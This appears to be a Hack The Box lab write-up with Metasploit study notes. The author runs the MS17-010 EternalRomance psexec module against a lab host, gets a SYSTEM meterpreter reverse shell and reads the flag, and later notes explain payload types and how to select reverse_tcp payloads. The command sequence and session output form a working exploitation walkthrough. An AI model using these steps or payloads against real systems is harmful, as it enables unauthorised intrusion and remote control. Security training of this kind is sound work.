
```
[sudo] password for coderic:
┌──(root㉿kali)-[/home/coderic]
└─# msfconsole


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.3.4-dev                           ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalromance
```

Next step was to search for EternalRomance exploit on the msfconsole using command **<u>search external romance</u>**




```
msf6 > search eternalromance

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/Eternal
Champion SMB Remote Windows Code Execution
   1  auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/Eternal
Champion SMB Remote Windows Command Execution


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/admin/smb/ms17_010_command
```

Once I had results, I hasd to choose which exploit to use using command **<u>use 0</u>**



```
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_psexec

msf6 > use 0

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Next was to run the command show options, and see what I needed to set.




```
msf6 exploit(windows/smb/ms17_010_psexec) >
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   DBGTRACE              false                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                             yes       How many times to try to leak transaction
   NAMEDPIPE                                            no        A named pipe that can be connected to (leave blank fo
                                                                  r auto)
   NAMED_PIPES           /usr/share/metasploit-framewor yes       List of named pipes to check
                         k/data/wordlists/named_pipes.t
                         xt
   RHOSTS                                               yes       The target host(s), see https://docs.metasploit.com/d
                                                                  ocs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to to be used on target for prett
                                                                  y listing
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SHARE                 ADMIN$                         yes       The share to connect to, can be an admin share (ADMIN
                                                                  $,C$,...) or a normal read/write folder share
   SMBDomain             .                              no        The Windows domain to use for authentication
   SMBPass                                              no        The password for the specified username
   SMBUser                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

My Lhost is already set and other values too, what is left is the RHOSTS then exploit

<u>Setting my Rhosts target.</u>


Command ussed:- **<u>set rhosts 10.129.224.84</u>**



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 10.129.224.84
rhosts ⇒ 10.129.224.84
msf6 exploit(windows/smb/ms17_010_psexec) > |
```


I again run the command **show options** to check if I had set the rhosts successfully. After this I then triggered the exploit using command **run.**

At first I got an error therefore I changed the lhost



```
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 10.10.15.20
lhost ⇒ 10.10.15.20
```


then I run again



```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.15.20:4444
[*] 10.129.224.84:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.224.84:445 - Built a write-what-where primitive ...
[+] 10.129.224.84:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.129.224.84:445 - Selecting PowerShell target
[*] 10.129.224.84:445 - Executing the payload ...
[+] 10.129.224.84:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 10.129.224.84
[*] Meterpreter session 1 opened (10.10.15.20:4444 → 10.129.224.84:49673) at 2024-02-21 15:23:02 +0300

meterpreter > shell
Process 2124 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>|
```


This time I got a meterpreter shell, but because this shell has limitted commands that can be run on it I called for a shell command using command shell.

Next was to navigate to the user Administrator’s Desktop folder and check for a flag.txt file.



```
dir
 Volume in drive C has no label.
 Volume Serial Number is 9850-1131

 Directory of C:\

10/05/2020  05:43 PM    <DIR>          inetpub
07/16/2016  05:23 AM    <DIR>          PerfLogs
05/16/2022  04:08 AM    <DIR>          Program Files
05/16/2022  04:08 AM    <DIR>          Program Files (x86)
10/05/2020  05:51 PM    <DIR>          Users
10/05/2020  05:43 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  30,158,348,288 bytes free

C:\>cd users
cd users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9850-1131

 Directory of C:\Users

10/05/2020  05:51 PM    <DIR>          .
10/05/2020  05:51 PM    <DIR>          ..
10/05/2020  05:51 PM    <DIR>          .NET v2.0
10/05/2020  05:51 PM    <DIR>          .NET v2.0 Classic
10/05/2020  05:51 PM    <DIR>          .NET v4.5
10/05/2020  05:51 PM    <DIR>          .NET v4.5 Classic
10/05/2020  03:18 PM    <DIR>          Administrator
10/05/2020  05:51 PM    <DIR>          Classic .NET AppPool
11/20/2016  05:24 PM    <DIR>          Public
               0 File(s)              0 bytes
               9 Dir(s)  30,158,348,288 bytes free

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9850-1131

 Directory of C:\Users\Administrator
```

After some navigation I finally found the file:-




```
 Directory of C:\Users\Administrator\Desktop

05/16/2022  04:17 AM    <DIR>          .
05/16/2022  04:17 AM    <DIR>          ..
05/16/2022  03:19 AM                29 flag.txt
               1 File(s)             29 bytes
               2 Dir(s)  30,158,348,288 bytes free

C:\Users\Administrator\Desktop>
```

What was left was to read the file contents using the cat command.


At first I did not remember which command to use, I tried caf and file commands, but only received an error.

At this point I had to call for help using command **help** and got this hint:



```
 TYPE           Displays the contents of a text file.
```

On testing it it worked, I was able to display the file contents.




```
C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
HTB{MSF-W1nD0w5-3xPL01t4t10n}
C:\Users\Administrator\Desktop>
```

Flag.txt = **HTB{MSF-W1nD0w5-3xPL01t4t10n}**

Targets

Targets are unique operating system identifiers taken from the versions of those specific operating systems which adapt the selected exploit module to run on that particular version of the operating system.

The **show targets command** issued within an exploit module view will display all available vulnerable targets for that specific exploit, while issuing the same command in the root menu, outside of any selected exploit module, will let us know that we need to select an exploit module first.



```
msf6 exploit(windows/browser/ie_execcommand_uaf) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   IE 7 on Windows XP SP3
   2   IE 8 on Windows XP SP3
   3   IE 7 on Windows Vista
   4   IE 8 on Windows Vista
   5   IE 8 on Windows 7
   6   IE 9 on Windows 7
```

We use command set target <index_no> to select our target.

Most targets by default in msfconsole are set to Automatic which lets msfconsole know that it needs to perform service detection on the given target before launching a successful attack.

Payloads

A Payload in Metasploit refers to a module that aids the exploit module in returning a shell to the attacker. The payloads are sent together with the exploit itself to bypass standard functioning procedures of the vulnerable service and then run on the target OS to typically return a reverse connection to the attacker and establish a foothold.

There are three different types of payload modules in the Metasploit Framework: Singles, Stagers and Stages.

Example, windows/shell_bind_tcp is a single payload with no stage, whereas windows/shell/bind_tcp consists of a stager (bind_tcp) and a stage (shell).

Singles

A Single payload contains the exploit and the entire shellcode for the selected task.

Singles are self-contained payloads. They are the sole object sent and executed on the target system, getting us a result immediately after running. A Single payload can be as simple as adding a user to the target system or booting up a process.

Stagers


Stager payloads work with Stage payloads to perform a specific task. A Stager is waiting on the attacker machine, ready to establish a connection to the victim host once the stage completes its run on the remote host. Stagers are typically used to set up a network connection between the attacker and victim and are designed to be small and reliable

Stages

Stages are payload components that are downloaded by stager's modules. The various payload Stages provide advanced features with no size limits, such as Meterpreter, VNC Injection, and others. Payload stages automatically use middle stagers:

searching for payloads in meterpreter

We use command **show payloads** in the msfconsole.




```
msf6 > show payloads

Payloads
========

   #    Name                                            Disclosure Date  Rank    Check  Description
-   ----                                             ---------------  ----    -----  -----------
   0    aix/ppc/shell_bind_tcp                                           manual  No     AIX Command Sh
   1    aix/ppc/shell_find_port                                          manual  No     AIX Command Sh
   2    aix/ppc/shell_interact                                           manual  No     AIX execve She
   3    aix/ppc/shell_reverse_tcp                                        manual  No     AIX Command Sh
   4    android/meterpreter/reverse_http                                 manual  No     Android Meterp
   5    android/meterpreter/reverse_https                                manual  No     Android Meterp
   6    android/meterpreter/reverse_tcp                                  manual  No     Android Meterp
   7    android/meterpreter_reverse_http                                 manual  No     Android Meterp
   8    android/meterpreter_reverse_https                                manual  No     Android Meterp
   9    android/meterpreter_reverse_tcp                                  manual  No     Android Meterp
   10   android/shell/reverse_http                                       manual  No     Command Shell,
```

Searching for Specific Payload

We can also use grep in msfconsole to filter out specific terms.


Example, let us assume that we want to have a TCP based reverse shell handled by Meterpreter for our exploit. Accordingly, we can first search for all results that contain the word Meterpreter in the payloads.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter show payloads

   6   payload/windows/x64/meterpreter/bind_ipv6_tcp                  normal  No     Windows Meterpr
   7   payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid             normal  No     Windows Meterpr
   8   payload/windows/x64/meterpreter/bind_named_pipe                normal  No     Windows Meterpr
   9   payload/windows/x64/meterpreter/bind_tcp                       normal  No     Windows Meterpr
   10  payload/windows/x64/meterpreter/bind_tcp_rc4                   normal  No     Windows Meterpr
   11  payload/windows/x64/meterpreter/bind_tcp_uuid                  normal  No     Windows Meterpr
   12  payload/windows/x64/meterpreter/reverse_http                   normal  No     Windows Meterpr
   13  payload/windows/x64/meterpreter/reverse_https                  normal  No     Windows Meterpr
   14  payload/windows/x64/meterpreter/reverse_named_pipe             normal  No     Windows Meterpr
   15  payload/windows/x64/meterpreter/reverse_tcp                    normal  No     Windows Meterpr
   16  payload/windows/x64/meterpreter/reverse_tcp_rc4                normal  No     Windows Meterpr
```


Selecting Payloads

To set the payload for the currently selected module, we use command **set payload <no.>**



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter grep reverse_tcp show payloads

   15  payload/windows/x64/meterpreter/reverse_tcp                    normal  No     Windows Meterpr
   16  payload/windows/x64/meterpreter/reverse_tcp_rc4                normal  No     Windows Meterpr
   17  payload/windows/x64/meterpreter/reverse_tcp_uuid               normal  No     Windows Meterpr


msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15

payload => windows/x64/meterpreter/reverse_tcp
```

Payload Types



Payload	Description
generic/custom	Generic listener, multi-use
generic/shell_bind_tcp	Generic listener, multi-use, normal shell, TCP connection binding
generic/shell_reverse_tcp	Generic listener, multi-use, normal shell, reverse TCP connection
windows/x64/exec	Executes an arbitrary command (Windows x64)
windows/x64/loadlibrary	Loads an arbitrary x64 library path
windows/x64/messagebox	Spawns a dialog via MessageBox using a customizable title, text & icon
windows/x64/shell_reverse_tcp	Normal shell, single payload, reverse TCP connection
windows/x64/shell/reverse_tcp	Normal shell, stager + stage, reverse TCP connection
windows/x64/shell/bind_ipv6_tcp	Normal shell, stager + stage, IPv6 Bind TCP stager
windows/x64/meterpreter/$	Meterpreter payload + varieties above
windows/x64/powershell/$	Interactive PowerShell sessions + varieties above
